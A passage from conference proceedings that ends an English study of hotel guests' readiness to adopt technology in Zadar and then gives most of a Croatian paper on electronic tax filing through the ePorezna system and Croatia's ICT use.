18 – 25 years	0%	2%	10%	11,14	7,36	-2	19	12	-
26 – 35 years	15%	29%	40%	5,21	7,03	-11	19	5	-2
36 – 45 years	46%	27%	23%	3,03	7,84	-11	16	2	1
46 – 55 years	15%	29%	15%	2,23	5,83	-9	15	1	1
55 years and older	23%	13%	13%	0,6	8,06	-16	13	1	-1
Education level									
Primary	8%	0%	0%	3,42	7,61	-11	19	3	-2
Secondary	31%	19%	15%	3,65	6,83	-11	16	2	1
Undergraduate	31%	17%	28%	4,25	8,66	-4	19	1	1
Graduate	31%	31%	43%	7,00	6,51	-5	16	6	6
Doctorate	0%	14%	13%	8,75	6,18	1	16	9	-
Other	0%	19%	2%	7,29	4,79	1	13	9	1
Travel motive									
Business	8%	44%	46%	5,28	6,13	-10	16	5	1
Leisure	38%	20%	40%	3,91	8,34	-16	19	5	12
Other	54%	36%	15%	0,90	7,47	-11	19	1	-1

It is noticable from the table that hotel guests from the Pioneers and Explorers catogories are usually younger male individuals with a higher education level. The most common reason for their travelling is motivated by business (46%) and leisure (40%).

D. Hotel guests' attitudes towards technology adoption in hotel industry

After determining different hotel guest segments according to their readiness to adopt new technologies, it is necessary to examine its effect on the hotel industry. The respondents were offered 12 statements to express their level of agreement measured on the Likert 5-point scale.

In order to determine the existence of differences between answers from hotel guests' TRI categories given to certain statements, a Chi-square test has been used. Each statement was analized by Chi-square test at significance level of 5% and the obtained results are shown in Table 5.

No statistically significant differences were found among respondents devided into three categories based on Technology Readiness Index on these statements: during my hotel stay I don't want to use hotel technology equipment; I am satisfied with the technology equipment level of the hotel, I am satisfied with the technology equipment level of the room. With all other statements significant differences have been determined between respondents devided into three categories based on Technology Readiness Index.

Statistically significant differences in attitude are reffering to questions on hotel selection according to its technology equipment level, positive effect of technology equipment level on hotel product/service (faster and better quality service) and hotel technology product and services charge. No statistically significant differences were found regarding questions on negative attitudes towards the use of hotel technology equipment and estimation of technology equipment level in hotels and hotel accommodation facilities.

TABLE 5: LIST OF STATEMENTS WITH ASSOCIATED RESULTS OF CHI-SQUARE TEST

№	Statement	H	ss	p
1	A signifficant role in hotel selection has its technology equipment level	31,201913	8	P < 0,05
2	During my hotel stay I use available technology products and services in the hotel offer	41,101586	8	P < 0,05
3	New technologies allow me to use my time during my hotel stay better	53,473171	8	P < 0,05
4	New technologies contribute to a better quality hotel service	36,338523	8	P < 0,05
5	New technologies contribute to a faster hotel service	32,339555	8	P < 0,05
6	I will use new technologies if that reduces my hotel accommodation expenses	19,21075	8	P < 0,05
7	I will use high technology at the hotel even if it is additionally charged	18,851333	8	P < 0,05
8	I am ready to spend more money for a better technology equipment level of the room	22,317716	8	P < 0,05
9	During my hotel stay I have no time to use technology	19,407554	8	P < 0,05
10	During my hotel stay I don't want to use hotel technology equipment	12,440511	8	P > 0,05
11	I am satisfied with the technology equipment level of the hotel	14,903029	8	P > 0,05
12	I am satisfied with the technology equipment level of the room	13,942031	8	P > 0,05

Although no statistically significant differences were found between TRI respondents' groups regarding the satisfaction level with the equipment level of the hotel and the hotel room, the average score allocated to the hotel where the respondents were staying was 3.44, while the average score for the technology equipment level in the hotel room was 3.32. These results show that guests

are relatively unsatisfied with the equipment level of the hotel and the hotel room with smart – new technology components.

V. CONCLUSION

By using smart or intelligent technologies in the hotel industry it is possible to enrich and differentiate the hotel product, but also reduce and control the business expenses of the hotel. Besides all possible advantages of technology implementation, the research has proven which hotel guests and how will they react to technological innovation implementation.

The research has proven that the majority of respondents show average or above average adoption of new technologies in the hotel industry. Only 12% of guests have diminished desire for technology adoption, while 43% of respondents adopt new technologies averagely and 44% show above average propensity to adopt new technologies.

The reaserch has proven that young highly educated men are the most inclined to adopt new technologies.

Statistically significant differences of respondents with different adoption level of new technology were found reffering to questions on hotel selection according to its technology equipment level and positive effect of technology equipment level on the hotel product/service in terms of a faster and better quality service and according to a higher charge for using new technology products and services. No statistically significant differences were found regarding questions on negative attitudes towards the use of hotel technology equipment and estimation of technology equipment level in hotels and hotel accommodation facilities. Thus it can be concluded that room equipment level is more important to respondents with high TRI (more inclined to adopt new technology) and they are willing to spend more money for it than respondents with low TRI.

The hotel guests have evaluated their level of satisfaction with the current equipment level in hotels and hotel accommodation facilities in the area of the city of Zadar with an average mark 3, which leads to a conclusion that accommodation facilities have low to medium implementation level of smart technology in their product.

By lowering the age limit and increasing the level of computer literacy, the rise in demand for smart technology implementation is expected. Thus in order to satisfy the present technologically ready hotel guests, smart technology implementation of all types is required in the hotel product.

E-Uprava: e-porezne prijave

Ivana Arbanas
Veleučilište "Nikola Tesla" u Gospiću, Gospić, Hrvatska
arbanas80@gmail.com

Sažetak – Efikasno suvremeno poslovanje temelji se na korištenju suvremenih informacijsko-komunikacijskih tehnologija (ICT), tj. elektroničkom poslovanju-e-poslovanju.

Kao pretpostavku za razvoj i povećanje konkurentnosti hrvatskog gospodarstva, a nakon što postane članica EU sukladno i Digitalnoj agendi za Europu, koju je donijela Europska komisija u okviru strategije Europa 2020, Republika Hrvatska mora osigurati preduvjete za uspješno e-poslovanje te poticati i razvijati sve oblike e-poslovanja i primjenu ICT-a u svim sektorima gospodarstva i sferama društva.

Jedan od koraka za postizanje navedenih ciljeva je i projekt e-Uprava. Cilj ovog projekta je, u interakciji s korisnicima, povezivanje funkcija raznih tijela javne uprave, tj. postizanje interoperabilnosti sustava u tijelima javne uprave. Projekt e-Uprava treba doprinijeti ubrzavanju poslova s javnom upravom, povećanju transparentnosti i efikasnosti rada, smanjenju troškova poslovanja te povećanju kvalitete pruženih usluga i zadovoljstva korisnika.

U radu se analizira projekt e-Uprava i njegov utjecaj na poslovanje poduzetnika i ostale korisnike na primjeru podnošenja e-poreznih prijava. Izložena je zakonska regulativa i opisano funkcioniranje sustava e-Porezna, navedeni su preduvjeti i način podnošenja e-poreznih prijava, analizirano korištenje ICT-a u poslovanju u RH i EU 27 i prepreke za veću primjenu ICT-a u poslovanju u RH te su navedena zaključna mišljenja i dati prijedlozi za moguća poboljšanja.

I. UVOD

Elektroničko poslovanje pridonosi smanjenju troškova, razvoju i konkurentnosti društva i gospodarstva, omogućuje opstanak i stvara nove mogućnosti za sudjelovanje hrvatskog gospodarstva na globalnim tržištima.

Cilj projekta e-Uprava je potpuni prelazak tijela javne uprave s papirnatog na elektroničko uredsko poslovanje. Projekt se temelji na procesnom pristupu (isti dokumenti i postupci mogu se više puta iskoristiti u poslovanju) u ovlastima i radu tijela javne uprave, komunikaciji, izradi, čuvanju, korištenju i razmjeni elektroničkih dokumenata te interakciji s korisnicima usluga javne uprave. Za ostvarivanje navedenih ciljeva potrebno je uz primjenu informacijsko-komunikacijskih tehnologija postići interoperabilnost sustava u tijelima državne uprave, sukladno Hrvatskom okviru za interoperabilnost (HROI)[1], radi uspostave jedinstvenog, sigurnog i funkcionalnog mehanizma za elektroničku razmjenu dokumenata, eliminiranja nepotrebnih radnji i postupaka, smanjenja vremena obavljanja istih te u konačnici smanjenja troškova poslovanja i veće efikasnosti rada tijela javne uprave, manjih troškova poduzetnika i ostalih korisnika servisa javne uprave.

Jedan od servisa e-Uprave je i e-Porezna uprava. U nastavku rada detaljnije je analizirano podnošenje e-poreznih prijava i drugih potrebnih podataka elektroničkim putem.

II. ZAKONSKA REGULATIVA I OBVEZNICI PODNOŠENJA E- POREZNIH PRIJAVA

Od 1. siječnja 2012., sukladno Zakonu o izmjenama i dopunama Općeg poreznog zakona (Narodne novine, broj 18/11.), porezni obveznici koji su prema Zakonu o računovodstvu razvrstani u velike i srednje poduzetnike[2] kao i obveznici poreza na dodanu vrijednost (PDV-a) čija je godišnja vrijednost isporuka dobara i obavljenih usluga (oporezive i izvozne) bila veća od 800.000, 00 kn bez PDV-a obvezni su porezne prijave i ostale podatke bitne za oporezivanje podnositi Poreznoj upravi (PU) elektroničkim putem, korištenjem sustava e-Porezna.

Sukladno Zakonu o izmjenama i dopunama Općeg poreznog zakona Ministarstvo financija donijelo je i Novi Pravilnik o podnošenju poreznih prijava i drugih podataka elektroničkim putem (Narodne novine, br. 51/11. I 62/11.) kojim se propisuju e-porezne prijave i određuju obveznici podnošenja istih te pojašnjava dostavljanje prijava i priloga uz prijavu, pojašnjava obveza, način i vrijeme dostavljanja potvrde primitka porezne prijave i dostavljanja obavijesti PU o nemogućnosti učitavanja podataka iz dostavljenih e-poreznih prijava, potrebne radnje za mogući naknadni ispravak porezne prijave te ostale obveze PU i obveznika podnošenja e-poreznih prijava.

Ovim Pravilnikom određeno je da ranije navedena skupina poreznih obveznika obvezno podnosi elektroničkim putem sve porezne prijave i izvješća za koje postoji mogućnost njihova podnošenja korištenjem sustava ePorezna,"a osobito:

- prijavu poreza na dodanu vrijednost za obračunsko razdoblje u obliku elektroničkog obrasca ePDV,
- konačni obračun poreza na dodanu vrijednost u obliku elektroničkog obrasca ePDV-K,

[1] Više o HROI na stranicama Središnjeg ureda za e-Hrvatsku, http://www.ehrvatska.hr/hr/eUprava/Interoperabilnost, 25.1.2012.

[2] Sukladno čl.2. Zakona o računovodstvu , Narodne novine, br.109/07.

- prijavu poreza na dobit za porezno razdoblje u obliku elektroničkog obrasca ePD,

A.

- obračun spomeničke rente u obliku elektroničkog obrasca eSR,
- obračun članarine turističkoj zajednici u obliku elektroničkog obrasca eTZ,
- mjesečno izvješće o primicima od nesamostalnog rada (plaći i mirovini), porezu na dohodak i prirezu te doprinosima za obvezna osiguranja u obliku elektroničkog obrasca eID" [1].

„U sklopu elektroničkih usluga Porezne uprave – ePorezna trenutno su dostupne slijedeće elektroničke usluge:

- **Upravljanje ovlaštenjima**,
- **ePDV** – elektroničke usluge za podnošenje obrazaca u skupini poreza na dodanu vrijednost (PDV i PDV-K),
- **ePD** – elektroničke usluge za podnošenje obrazaca u skupini poreza na dobit (PD, SR i TZ),
- **eID** – elektroničke usluge za podnošenje obrazaca u skupini poreza na dohodak (ID i IDD)
- **ePKK** – elektroničke usluge za dohvat porezno knjigovodstvene kartice
- **Dohvat statusa obrasca** – dohvat i pregled statusa prethodno poslanih obrazaca
- **Dohvat zaprimljenih obrazaca** – dohvat i pregled prethodno poslanih i zaprimljenih obrazaca
- **Ovlaštenja poslovnog subjekta** – pregled i upravljanje ovlaštenjima
- **Zahtjev za elektroničkim poslovanjem** – elektronička registracija novih korisnika. Moguće samo za osobu ovlaštenu za zastupanje poslovnog subjekta (odgovorna osoba u poslovnom subjektu), a koja posjeduje digitalni certifikat.

Porezna uprava ne naplaćuje korištenje usluge ePorezna."[2]

"U smislu pozitivnih propisa o porezu na dohodak, od 1. siječnja 2012. godine, obvezni su podnositi podatke iz Obrasca IP elektroničkim putem:

- poslodavci ili isplatitelji plaće i mirovine koji imaju više od 100 radnika, umirovljenika i osoba koje ostvaruju primitke (plaću) iz članka 14. Zakona o porezu na dohodak (Narodne novine broj 177/04,73/08 i 80/10)" [3].

III. SUSTAV E- POREZNA

A. Funkcioniranje sustava

Projekt ePorezna dio je projekta eUprava s ciljem povećanja efikasnosti poslovanja cjelokupne državne uprave čemu treba doprinijeti i racionalizacija poslovanja Porezne uprave i razvijanje partnerskih odnosa s korisnicima-poreznim obveznicima što u konačnici treba dovesti do smanjenja nepotrebnih administrativnih troškova i razvoja poreznog sustava.

Na web stranici Ministarstva financija, Porezne uprave, putem sustava ePorezna, omogućeno je korisnicima-poreznim obveznicima preuzimanje obrazaca, njihovo popunjavanje te njihova jednostavna i sigurna dostava putem Interneta, radi izvršavanja zakonski propisanih poreznih obveza.

"Sustav elektroničkih servisa- ePorezna u potpunosti je zasnovan na otvorenim internetskim standardima, te je na taj način omogućeno njegovo korištenje sa svih danas relativnih računalnih platformi, neovisno o proizvođaču" [2].

Ovisno o tehnološkoj osnovici i proširivosti postojećih informacijskih sustava, moguća je integracija servisa u velik broj postojećih informacijskih sustava i daljnja automatizacija poslovnih procesa kroz interakciju s Poreznom upravom.

Porezna uprava osigurava sav aplikativni softver potreban za ispunjavanje, digitalno potpisivanje, enkripciju, slanje i primitak e-poreznih obrazaca.

B. Hardverski i softverski preduvjeti za korištenje sustava ePorezna

" Minimalno preporučena konfiguracija stolnog ili prijenosnog računala za korištenje sustava jest:

- CPU Intel Pentium IV 2 GHz ili procesor usporedivih karakteristika
- 256 MB radne (RAM) memorije
- Grafički prikaz 1024x768 (u boji)
- Jedan od sljedećih operacijskih sustava:
  - Microsoft Windows 2000 SP4
  - Microsoft Windows XP SP1a
  - Microsoft Windows XP SP2
  - Microsoft Windows XP SP3
  - Microsoft Windows Server 2003 SP1
  - Microsoft Windows Server 2003 SP2

- Microsoft Windows Server 2003
- Microsoft Windows Vista
- Microsoft Windows 7" [2]

C. Kako postati korisnik ePorezne

Porezni obveznici mogu postati korisnici ePorezne uprave u tri koraka:

1. Nabava elektroničkog certifikata

Preduvjet za korištenje usluga ePorezna je digitalni certifikat pohranjen na FINA e-kartici ili Co Branded kartici/tokenu banke koja s Finom ima ugovor o poslovnoj suradnji, koji omogućuje potpisivanje elektroničkih obrazaca naprednim elektroničkim potpisom.

Prema čl. 4. Zakona o elektroničkom potpisu, "napredan elektronički potpis je elektronički potpis koji:

1. je povezan isključivo s potpisnikom,
2. nedvojbeno identificira potpisnika,
3. nastaje korištenjem sredstava kojima potpisnik može samostalno upravljati i koja su isključivo pod nadzorom potpisnika,
4. sadržava izravnu povezanost s podacima na koje se odnosi i to na način koji nedvojbeno omogućava uvid u bilo koju izmjenu izvornih podataka" [6].

Napredni elektronički potpis ima istu pravnu snagu i važnost kao vlastoručni potpis i pečat poduzetnika.

Elektroničkim potpisom se jamči da se podaci u elektroničkom obrascu odnose na vlasnika kartice, tj. certifikata, jer digitalni certifikat sadrži podatke: ime i prezime, naziv i adresu te osobni identifikacijski broj (OIB) kao porezni broj poslovnog subjekta. Može se reći da je digitalni certifikat digitalna osobna iskaznica poduzetnika poreznog obveznika.

"Ovlašteni izdavatelji digitalnog certifikata u Republici Hrvatskoj je FINA, kojoj uz potrebnu dokumentaciju:

- pravne osobe predaju - zahtjev za izdavanje poslovnog certifikata, a
- fizičke osobe - zahtjev za izdavanje osobnog certifikata" [4]

Nakon izdavanja FINA e-kartice porezni obveznici preuzimaju istu uz osobnu iskaznicu i mogu instalirati potrebni programski paket FINE. Sve detaljnije upute o izdavanju FINA e-kartice ili Co Branded kartici/tokenu banke koja s Finom ima ugovor o poslovnoj suradnji, potrebnim računalnim preduvjetima za preuzimanje programskog paketa FINE te cijene za korištenje pojedinih e-usluga i e-servisa FINE mogu se pronaći na stranicama FINE (www.fina.hr). Osim za potpisivanje obrazaca elektroničkim potpisom pri podnošenju poreznih prijava i drugih poreznih podataka i izvješća i korištenje sustava ePorezna, digitalni certifikat FINE, uz određene naknade, omogućava brz i jednostavan pristup i korištenje i ostalih FINA e-servisa i to:

- e-Regos -Registar godišnjih financijskih izvještaja
- WEB-BON
- e- plaćanje
- WEB registar koncesija
- e-Mirovinsko
- e-Zdravstveno
- info.BIZ
- e-Carina
- e-Račun

2. Preuzimanje i instaliranje programskog paketa ePorezna

Uz ranije navedene potrebne hardverske i softverske preduvjete za korištenje usluga ePorezna potrebno je s web stranice Porezne uprave (www.porezna-uprava.hr) preuzeti i instalirati na računalo aplikaciju ePorezna ili istu preuzeti, besplatno, na CD-u u nadležnoj ispostavi Porezne uprave.

Upitom na e-mail: ePorezna@porezna-uprava.hr može se dobiti tehničku podršku za instaliranje programskog paketa, a s web stranice PU preuzeti kalendar podnošenja obrazaca po poreznim propisima.

3. Podnošenje zahtjeva za elektroničkim poslovanjem (dodjela ovlaštenja poreznim obveznicima)

Nakon što korisnik sustava ePorezna instalira programski paket ePorezna mora se prijaviti kao korisnik elektroničke usluge (autorizacija) ili ovlastiti druge osobe ili posrednika, npr. knjigovodstveni servis, za korištenje usluga ePorezna.

"Sustav ePorezna ima vlastiti registar ovlaštenja gdje je zapisano koja osoba ima koje ovlaštenje, a isto se može dodijeliti na dva načina:

1) Ako je porezni obveznik odgovorna osoba u poslovnom subjektu-direktor društva, vlasnik obrta, član uprave i posjeduje digitalni certifikat izdan od FINA-e ili poslovnih banaka, postupak dodjeljivanja ovlaštenja može obaviti sam putem elektroničke usluge "ovlaštenja" u aplikaciji ePorezna. Kroz kratko vrijeme, a nakon obavljene autorizacije, sustav dodjeljuje ovlaštenje, o čemu se porezni obveznik putem e-mail poruke obavještava o dodijeljenom ovlaštenju.

2) Ako porezni obveznik kao odgovorna osoba u poslovnom subjektu nema i ne želi imati digitalni certifikat, može ovlastiti posrednika odnosno opunomoćiti drugu osobu (najčešće je to knjigovodstveni servis), da u njegovo ime u poreznom postupku poduzima radnje koje se odnose na izradu, digitalno potpisivanje, i slanje elektroničkih podataka u Poreznu upravu. Ako knjigovodstveni servis zastupa više poslovnih subjekata mora posjedovati ovlaštenja za svakog poreznog obveznika" [4].

Punomoć se može predati u nadležnoj ispostavi Porezne uprave samo službenoj osobi ovlaštenoj za preuzimanje punomoći i dodjeljivanje ovlaštenja u aplikaciji ePorezna, a obrazac punomoći i upute za njegovo sastavljanje mogu se preuzeti s web stranica Porezne uprave.

Usluga "ovlaštenja" u sklopu aplikacije e-Porezna omogućava poreznim obveznicima i pregledavanje dodijeljenih ovlaštenja te mogućnost da zatraže ukidanje istih.

D. Obvezni prilozi uz porezne prijave

Obvezni prilozi uz poreznu prijavu, sukladno poreznim propisima, dostavljaju se na istovjetan način kao i porezna prijava, kao privitak uz elektronički obrazac porezne prijave, i koji mora biti identičan izvornim ispravama.

"Međutim, sukladno čl. 2. st. 3. i 4. Pravilnika o podnošenju poreznih prijava, porezni obveznik nije dužan slati obvezne priloge putem sustava ePorezna ako je u trenutku slanja podnesaka na službenim web stranicama Porezne uprave objavljeno da postoji mogućnost preuzimanja priloga kao datoteke s podacima" [4].

Porezna uprava može datoteke s podacima koje su identične obveznim prilozima preuzimati i s web-servisa ili elektroničkih registara trećih osoba. Na web stranicama Porezne uprave objavljuju se podaci o web servisima i elektroničkim registrima trećih osoba te vrstama datoteka koje PU može preuzimati.

E. Ispravak ePorezne prijave

Ako su zadovoljeni uvjeti za ispravak porezne prijave, sukladno čl. 66. Općeg poreznog zakona (OPZ-a) [5] kada se porezna prijava podnosi elektroničkim putem tada se i njen ispravak podnosi elektronički putem sustava ePorezna, uz obaveznu naznaku da se radi o ispravku porezne prijave, i potpisan elektroničkim potpisom. Uz ispravak porezne prijave podnose se i ispravci priloga-privitaka. PU priloge preuzima kao privitke-datoteke podataka.

F. Elektronička potvrda primitka ePorezne prijave i obavijest o nemogućnosti učitavanja podataka

"Sukladno odredbama čl.8. Pravilnika o podnošenju poreznih prijava, nadležna ispostava Porezne uprave dužna je automatski i bez odgode elektroničkim putem:

- pošiljatelju **potvrditi primitak** poslanih obrazaca prijave i izvješća
- **dostaviti obavijest** o nemogućnosti učitavanja podnesaka ako podnesak nije ispravno i potpuno popunjen ili ako uz podnesak nisu dostavljeni obvezni prilozi, a ne postoji mogućnost njihova preuzimanja, te
- ako se u poreznoj upravi iz tehničkih razloga ne može pročitati podnesak ili obvezni prilozi" [4].

PU je dužna u obavijesti navesti razloge nemogućnosti učitavanja podataka i upozoriti poreznog obveznika da u određenom roku dostavi podnesak u ispravnom elektroničkom obliku. Porezni obveznik je dužan u roku 24 sata od trenutka kada je zabilježeno slanje obavijesti na poslužitelju PU dostaviti e-prijave i ostala izvješća u ispravnom obliku, u protivnom će se smatrati da isti nisu ni podneseni.

PU je dužna voditi evidencije o zaprimljenim e- poreznim prijavama i izvješćima, vremenu primitka i slanja istih, kao i ostalim primljenim e-obavijestima.

Ako pošiljatelj uskoro nakon slanja porezne e-prijave i e-izvješća ne primi obavijest PU o primitku istih, ima obvezu sljedećeg radnog dana izvijestit o tome Poreznu upravu – voditelja nadležne ispostave PU.

G. Odgovornost PU i poreznih obveznika za zaštitu i čuvanje e-poreznih podataka

Sukladno važećim propisima, Porezna uprava je dužna:

- sve e-podatke čuvati kao poreznu tajnu
- zaštititi e-porezne podatke od gubitka, neovlaštenog korištenja ili zlouporabe
- osigurati, održavati i provjeravati ispravnost rada sustava Porezne uprave.

Porezni obveznik je dužan:

- Čuvati u izvornom obliku, tj. elektroničkom obliku potpisane elektroničkim potpisom:
  - sve porezne prijave
  - sva e-izvješća
  - sve e-obavijesti zaprimljene od PU.

- Odrediti osobu koja je odgovorna:
  -za zaštitu podataka
  -za izradu sigurnosnih kopija i
  -za obnovu podataka u slučaju njihova gubitka ili nastanka neke pogreške.

- Provjeriti čitljivost, potpunost i ispravnost sigurnosnih kopija prije njihova arhiviranja.

H. Sankcioniranje poreznih obveznika koji se ne pridržavaju zakonskih odredbi o obveznom dostavljanju propisanih poreznih obrazaca elektrponičkim putem


Ukoliko se obveznici podnošenja poreznih prijava i dr. poreznih podataka elektroničkim putem ne pridržavaju zakonskih odredbi o obveznom dostavljanju propisanih poreznih obrazaca elektroničkim putem nego nastave dostavljati porezne prijave i ostala propisana izvješća u pisanom, a ne elektroničkom obliku, Porezna uprava ih je dužna usmeno, telefonom ili pisanom obavijesti upozoriti na propust i pravne posljedice nepodnošenja poreznih prijava i drugih propisanih poreznih izvješća elektroničkim putem, putem sustava ePorezna.

Ako se porezni obveznici ogluše na upozorenje PU te i dalje budu podnosili porezne obrasce u papirnom obliku, Porezna uprava će zaprimiti i obraditi dostavljene podatke, utvrditi poreznu obvezu, te će pokrenuti optužni potupak radi učinjenog prekršaja i provedbe čl. 207. st. 1. t. 22. OPZ-a.

IV. ANALIZA KORIŠTENJA ICT-A U POSLOVANJU PODUZEĆA I KOMUNIKACIJI PODUZEĆA S JAVNOM UPRAVOM U EU 27 I RH

A. Korištenje ICT-a u poduzećima 2011. godine

Grafikon na slici 1 prikazuje korištenje ICT-a u poduzećima početkom 2011. godine u EU 27.



Slika 1. Pristup internetu, poduzeća s web stranicama, komunikacija s javnom upravom putem interneta, klasificirano po veličini poduzeća, u EU 27, siječanj 2011., izraženo u (%). [6]

Prema istraživanju Statističkog ureda Europske unije (the Statistical Office of the European Communities-Eurostata) [8] početkom 2011. godine više od 90% poduzeća koja su bila obuhvaćenih ovim istraživanjem u 27 zemalja EU imalo je pristup Internetu i koristilo Internet u poslovanju.

Poduzeća su intenzivno koristila Internet u interakciji s javnom upravom. Sedam od deset ispitanih poduzeća izjasnilo se da je tijekom 2010. koristilo Internet za podnošenje ispunjenih obrazaca (poput PDV prijave) elektronički putem relevantnih tijela javne uprave.

Prema istom istraživanju, u Republici Hrvatskoj u siječnju 2011. oko 96% poduzeća imalo je pristup internetu u odnosu na 95% u 2010. godini (porast od 1%).

Iz grafikona sa slike 1 može se zaključiti da u EU 27 u svim ispitivanim segmentima uglavnom velika poduzeća u najvećem postotku primjenjuju ICT u svom poslovanju i više od 90% ih predaje ispunjena izvješća elektronički, putem servisa e-Uprave. Navedeni rezultati su i razumljivi s obzirom na utjecaj ekonomije obujma pri primjeni ICT-a u velikim poduzećima, a što ima za posljedicu veći učinak na smanjenje troškova poslovanja, na povećanje koristi od integracije poslovnih procesa, razvoj poslovanja, tj. ukupno povećanje učinkovitosti poslovanja.Velika poduzeća ostvaruju puno veće koristi od uporabe ICT-a od troškova njihove nabave, implementacije u poslovanje i održavanja.

B. Korištenje Interneta u interakciji poduzeća s javnom upravom

Prema navedenom Eurostatovu istraživanju [8], tijekom 2010. u EU 27 najčešći oblik interakcije poduzeća s javnom upravom korištenjem interneta bio je preuzimanje elektroničkih obrazaca (76%), zatim dobivanje informacija (74%) i podnošenje ispunjenih obrazaca (69%).

U EU 27 tijekom 2010. nešto više od sedam od ukupno deset ispitanih poduzeća koja su dostavljala ispunjene obrasce elektronički, koristilo je Internet prvenstveno za PDV prijave (76%) ili za socijalna davanja za zaposlenike (72%). Nešto više od 50% poduzeća koristilo je Internet za e-porez na dobit, a samo jedna trećina za carinske trošarine (31%).

Navedeno istraživanje pokazalo je i da postoje znatne razlike među zemljama EU 27 u postotku poduzeća koja koriste Internet za podnošenje e-obrazaca javnoj upravi, u rasponu od 40% ili manje, npr. u Rumunjskoj i Italiji (39%), iako je dostupnost Interneta u Italiji preko 94% i ubraja se u skupinu visoko sofisticiranih eUprava, Cipru (40%) pa do više od 90%., npr. u Nizozemskoj (97%) i Litvi (93%). Za poduzeća u većini zemalja EU između usluga e-oporezivanje najpopularnija je usluga e-PDV.

Prema ovom istraživanju, tijekom 2010. godine 72% poduzeća u RH koristilo je Internet za prikupljanje informacija, 78% za preuzimanje obrazaca, 63% za podnošenje ispunjenih obrazaca elektroničkim putem, 55% za e-socijalna davanja, 50% za e-porez na dobit, 51% za e-PDV prijave i 37% za e-carinske trošarine.

Iz svih ranije navedenih činjenica može se zaključiti da u Republici Hrvatskoj postoji visok stupanj integracije ICT-a u poslovanju poduzeća i da postotak uporabe ICT – a u poslovanju poduzeća u Republici Hrvatskoj značajnije ne odstupa od istog prosjeka na razini EU 27, osim u komunikaciji s javnom upravom, npr. u EU 76% poduzeća koristi Internet za podnošenje PDV prijava dok u Hrvatskoj to čini samo 51% poduzeća. Ranije opisana nova zakonska regulativa oporezivanja u RH, trebala bi doprinijeti povećanju tog postotka, ali ne u značajnijoj mjeri, budući da većina poduzeća u RH spada u mala poduzeća. Iako zakonom nije propisana obveza podnošenja poreznih podataka za mala poduzeća elektronički, s obzirom na već postojeće servise e-Uprave i na dobro razvijeno infrastrukturno okruženje za korištenje ICT tehnologija, u RH treba poraditi na povećanju uporabe suvremenih komunikacijskih tehnologija u komunikaciji malih poduzeća s javnom upravom i njihovoj primjeni u razvoju poslovanja, a posebice razvoju novih proizvoda.

C. Analiza preduvjeta za korištenje ICT-a u poslovanju u Republici Hrvatskoj- Hrvatska ICT konkurentnost

Prema istraživanju Svjetskog ekonomskog foruma o informacijskoj tehnologiji (www.weforum.org/gitr), provedenom u suradnji s INSEAD-om[3], a čije je Globalno izvješće o informacijskoj tehnologiji 2010-2011, objav-

[3] Vodeća međunarodna poslovna škola

ljeno u travnju 2011., objavilo i Nacionalno Vijeće za Konkurentnost, Hrvatska se po ICT konkurentnosti nalazi na 54. poziciji između 138 zemalja [8].

Nakon velikog poboljšanja u 2006. godini, Hrvatska je u posljednje četiri godine doživjela pad na međunarodnoj ljestvici ICT konkurentnosti. Spomenuto istraživanje se temelji na indeksu mrežne spremnosti koji obuhvaća tri dimenzije: regulativno i infrastrukturno okruženje ICT-a, spremnost pojedinaca, poslovnog sektora i vlade za primjenu ICT-a u poslovanju te stvarno korištenje ICT-a. U Hrvatskoj je infrastrukturno okruženje dobro razvijeno (39. mjesto), tržišno okruženje se pogoršalo u odnosu na izvješće 2009-2010 (98. mjesto), zbog tereta vladine regulative i poreza i velike dostupnosti rizičnog kapitala, a u političko-regulativnom okruženju nije bilo pomaka u odnosu na godinu ranije. Najlošije je ocjenjena spremnost pojedinaca, poduzeća i državnih institucija za korištenje ICT tehnologija. Individualno korištenje ICT-a je općenito dobro, s tim da je slabije korištenje društvenih mreža i mogućnost korištenja online javnih usluga. Budući da je u odnosu na istraživanje objavljeno godinu ranije ostvaren napredak u korištenju ICT-a od strane državnih institucija to bi trebalo pridonijeti povećanju uporabe ICT-a u svim sektorima gospodarstva i povećanju efikasnosti poslovanja državne uprave. Zabrinjavajuća je činjenica da je u odnosu na godinu ranije lošije ocijenjen inovacijski kapacitet i mogućnost prihvaćanja novih tehnologija na razini poduzeća (97. mjesto), a posebice je loša pozicija Hrvatske u korištenju ICT-a za razvoj novih proizvoda (101.) i za nove modele organizacije (87.), jer to može negativno utjecati na razvoj gospodarstva i biti kočnica u nastojanjima za povećanje ukupne međunarodne konkurentnosti gospodarstva Republike Hrvatske.

V. ZAKLJUČAK

Iz svih iznesenih činjenica može se zaključiti da suvremene ICT, na čijem korištenju se temelji uspješno suvremeno poslovanje, nedvojbeno utječu na efikasnost poslovanja i preduvjet su za razvoj društva i gospodarstva. Koristi od elektroničkog poslovanja u svim sektorima gospodarstva i društva puno su veće od početnih troškova vezanih uz njihovu implementaciju u poslovanje.

Budući da u Republici Hrvatskoj postoji visok stupanj integracije ICT-a u poslovanju (95% poduzeća ima pristup Internetu) i dobro je razvijeno infrastrukturno okruženje za korištenje ICT-a može se zaključiti da postoje osnovni preduvjeti za povećanje korištenja suvremenih ICT-a u poslovanju i društvu. Projekt e-Uprava u sklopu kojeg je i podnošenje poreznih prijava elektronički i uspostava interopreabilnost tijela javne uprave, uz nezaobilazne početne prilagodbe i probleme, pridonijet će povećanju korištenja suvremenih komunikacijskih tehnologija, efikasnijem poslovanju Porezne uprave, snižavanju troškova poslovanja poduzetnika i razvoju poreznog sustava.

Ulaskom Republike Hrvatske u EU otvaraju se nove mogućnosti za razvoj ICT sektora i izlazak hrvatske ICT industrije i ostalih poduzeća na jedinstveno Europsko tržište. Kako bi hrvatsko gospodarstvo bilo što konkurentnije te spremno odgovorilo na nove mogućnosti i izazove potrebno je u sljedećem razdoblju:

